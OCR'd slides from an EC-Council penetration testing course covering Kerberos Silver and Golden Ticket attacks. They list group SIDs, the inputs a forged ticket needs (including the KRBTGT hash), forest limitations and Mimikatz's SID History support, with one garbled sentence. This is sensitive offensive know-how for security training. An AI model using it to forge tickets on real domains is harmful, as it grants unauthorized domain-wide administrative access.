
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Silver Ticket Default Groups

- Domain Users SID: **S-1-5-21<DOMAINID>-513**
- Domain Admins SID: **S-1-5-21<DOMAINID>-512**
- Schema Admins SID: **S-1-5-21<DOMAINID>-518**
- Enterprise Admins SID: **S-1-5-21<DOMAINID>-519**
- Group Policy Creator Owners SID: **S-1-5-21<DOMAINID>-520**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Golden Ticket

Golden Tickets are forged Ticket Granting Tickets (TGTs), also called authentication tickets. The communication with the Domain Controller. Since a Golden Ticket is a forged TGT, it is sent to the domain controller as part of the TGS-REQ to get a service ticket.

The Kerberos Golden Ticket is a valid TGT Kerberos ticket since it is encrypted/signed by the domain Kerberos account (KRBTGT). The TGT is only used to prove to the Key Distribution Center (KDC) service on the domain controller that the user was authenticated by another domain controller. The fact that the TGT is encrypted by the KRBTGT password hash and can be decrypted by any KDC service in the domain proves that it is valid (along with PAC validation).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Golden Ticket Requirements


- Domain Name [AD PowerShell module: (**`Get-ADDomain).DNSRoot`**]
- Domain SID [AD PowerShell module: (**`Get-ADDomain).DomainSID.Value`**]
- Domain KRBTGT Account NTLM password hash





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Golden Ticket Limitations

Despite their many advantages, Golden Tickets have been "limited" to spoofing Admin rights to the current domain. The limitation exists when the KRBTGT account password hash is exposed in a child domain that is part of a multi-domain AD forest. The issue is that the parent (root) domain contains the forest-wide admin group, Enterprise Admins. Since Mimikatz adds group membership using Relative IDentifiers (RIDs) to the ticket, the 519 (Enterprise Admin) RID is identified in the Kerberos ticket as being local to the domain it was created in (based on the KRBTGT account domain). If the domain Security IDentifier (SID) created by taking the domain SID and appending the RID does not exist, then the holder of the Kerberos ticket does not receive that level of access.

In other words, in a multi-domain AD forest, if the domain the Golden Ticket was created in does not contain the Enterprise Admins group, the Golden Ticket will not provide admin rights to other domains in the forest.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Golden Ticket + SID History

The creator of adsecurity.org asked the creator of Mimikatz to add SID History so that the attack would work across the forest. After SID History was added, it works across the forest.

Things became more interesting after Mimikatz began to support SID History in Golden Tickets (and Silver Tickets), since any group in the AD Forest could now be included and used for authorization decisions. In order to support research into how to expand access using SID History in Kerberos tickets across trusts (both intra-forest and external), Benjamin Delpy added SID History into mimikatz.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

